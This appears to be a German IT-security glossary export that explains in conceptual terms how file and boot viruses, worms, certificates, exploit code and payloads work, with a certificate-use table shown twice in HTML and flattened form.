Anwendungsprogrammes. Wird die mit dem Virus befallene Datei gestartet, pflanzt sich der Schädling selbstständig fort, indem er weitere Dateien infiziert.</p> <p>Dies geschieht zum Beispiel dadurch, dass der Virus seinen eigenen Programmcode an das Ende einer ausführbaren Datei anhängt und am Anfang dieser Datei einen Zeiger auf diesen Programmteil setzt. Dadurch wird beim Start der infizierten Datei zuerst der Code des Virus ausgeführt. Der Virus erlangt nun die Kontrolle über den Rechner. Anschließend erfolgt ein Rücksprung zu der Stelle, an der der Programmablauf ursprünglich unterbrochen wurde und die eigentlichen Aufgaben der Datei werden durchgeführt. Die minimale Verzögerung im Programmablauf wird dabei kaum wahrgenommen.</p> <p>Boot-Viren: Bootviren besitzen die Eigenschaft, sich im Bootbereich eines Datenträgers festzusetzen, und dann beim Starten des Computers in den Arbeitsspeicher gelesen zu werden. Wenn nun das Betriebssystem geladen wird, wird der Virus automatisch mitgeladen. Auf diese Weise erlangt der Virus die Kontrolle über den Rechner.</p> <p><u>Aufbau:</u></p> <p>Erkennungsteil: Damit stellt der Virus fest, ob eine Datei bereits befallen ist. Dies dient zur Vermeidung von unnötigen Mehrfachinfektionen. Der Virus wird dadurch nicht so schnell erkannt und die Geschwindigkeit der Ausbreitung erhöht sich.</p> <p>Infektionsteil: Damit wird der Programmcode des Virus in eine Datei eingefügt. Das betroffene Programm ist nun ebenfalls infiziert und kann nun selbst bei einem Aufruf weitere Dateien infizieren.</p> <p>Funktionsteil: Darin wird festgelegt, welche Manipulationen im System durchgeführt werden sollen. Des Weiteren sind in vielen Viren sogenannte "Trigger" eingebaut. Diese bewirken, dass der Virus erst nach Eintritt eines bestimmten Ereignisses, eines bestimmten Datums oder nach dem x-ten Start eines Programms aktiv wird. Dies dient dazu, nicht so schnell entdeckt zu werden.</p>
Würmer	Würmer sind böswillig geschriebene Programme, die Sicherheitslücken und Schwachstellen im Systemen oder Programmen zu ihrer Verbreitung

	<p>nutzen. Zu den gefährlichsten Schädlingen zählen dabei die Netzwerk-Würmer, da sie im Vergleich zu Viren, Trojanischen Pferden und anderen Wurmarten, keine direkte Interaktion eines Benutzers benötigen. Verbreitungswege sind Netzwerke und das Internet. Würmer enthalten meist ähnliche Schadensfunktionen wie Viren enthalten.</p>																								
Zertifikate	<p>Umfang: „Distinguished Name“ (Identität einer Person, eines Servers, ...), Verwendeter Algorithmus, Public Key, Seriennummer, Verfalldatum, Signatur der Certificate Authority (CA) bzw. des Trust-Centers, Details: RFC 2828</p> <table> <thead> <tr> <th colspan="3">Einsatzgebiete von Zertifikaten</th> </tr> <tr> <th>Zweck:</th> <th>Bedeutung:</th> <th>Mittel:</th> </tr> </thead> <tbody> <tr> <td>Server-Authentisierung</td> <td>Ist das der „echte“ Server?</td> <td>SSL</td> </tr> <tr> <td>Client-Authentisierung</td> <td>Ist das der berechtigte User?</td> <td>SSL,PIN,TAN</td> </tr> <tr> <td>Vertraulichkeit</td> <td>Verschlüsselungsverfahren</td> <td>PGP/S-MIME</td> </tr> <tr> <td>Integrität</td> <td>Veränderung verhindern</td> <td>S/MIME, Sign.</td> </tr> <tr> <td>Nicht-Abstreichbarkeit</td> <td>DU hast das gesagt!</td> <td>S/MIME, Sign.</td> </tr> <tr> <td>Vertragliche Bindung</td> <td>Weil du das gesagt hast!</td> <td>Signaturgesetz</td> </tr> </tbody> </table>	Einsatzgebiete von Zertifikaten			Zweck:	Bedeutung:	Mittel:	Server-Authentisierung	Ist das der „echte“ Server?	SSL	Client-Authentisierung	Ist das der berechtigte User?	SSL,PIN,TAN	Vertraulichkeit	Verschlüsselungsverfahren	PGP/S-MIME	Integrität	Veränderung verhindern	S/MIME, Sign.	Nicht-Abstreichbarkeit	DU hast das gesagt!	S/MIME, Sign.	Vertragliche Bindung	Weil du das gesagt hast!	Signaturgesetz
Einsatzgebiete von Zertifikaten																									
Zweck:	Bedeutung:	Mittel:																							
Server-Authentisierung	Ist das der „echte“ Server?	SSL																							
Client-Authentisierung	Ist das der berechtigte User?	SSL,PIN,TAN																							
Vertraulichkeit	Verschlüsselungsverfahren	PGP/S-MIME																							
Integrität	Veränderung verhindern	S/MIME, Sign.																							
Nicht-Abstreichbarkeit	DU hast das gesagt!	S/MIME, Sign.																							
Vertragliche Bindung	Weil du das gesagt hast!	Signaturgesetz																							
Exploitcode	<p>Drive-by-Infection: Der Exploitcode nutzt die vorhandene Schwachstelle aus. Die wenigsten Angreifer entwickeln diesen selber, da dazu ein hohes Mass an Wissen erforderlich ist. Das ist auch nicht zwingend notwendig, sind doch Exploitcodes im Internet in unterschiedlicher Qualität frei verfügbar 1. Die Angreifer passen lediglich den Payload ihren Bedürfnissen an. Um eine Analyse zu erschweren, wird der Code häufig mittels Verschleierungstechniken unleserlich gemacht. Bei den ausgenutzten Schwachstellen handelt es sich um Fehler im Webbrowser oder in einem der installierten Plugins. Im zweiten Teil des Dokuments entwickeln wir einen Exploit Schritt für Schritt.</p>																								
Payload	<p>Drive-by-Infection: Der Begriff Payload bezeichnet den Code oder die Befehle, die unmittelbar nach dem Ausnutzen der Schwachstelle ausgeführt werden. Die Funktion des Payloads wird durch den zur Verfügung stehenden Speicherplatz begrenzt. Aus diesem Grund ist er sehr kurz gehalten und führt nur einige wenige Aktionen aus. In den meisten Fällen baut er eine Verbindung zu einem anderen Server im Internet auf, lädt den eigentlichen Schadcode herunter und führt ihn schliesslich aus. All dies ist mit einigen hundert Bytes realisierbar. Im Internet stehen verschiedene frei erhältliche Tools zur Erzeugung von Payloads zur Verfügung. Im zweiten Teil nutzen wir eines dieser Tools 2, um einen speziell auf unsere Situation angepassten Payload zu erstellen.</p>																								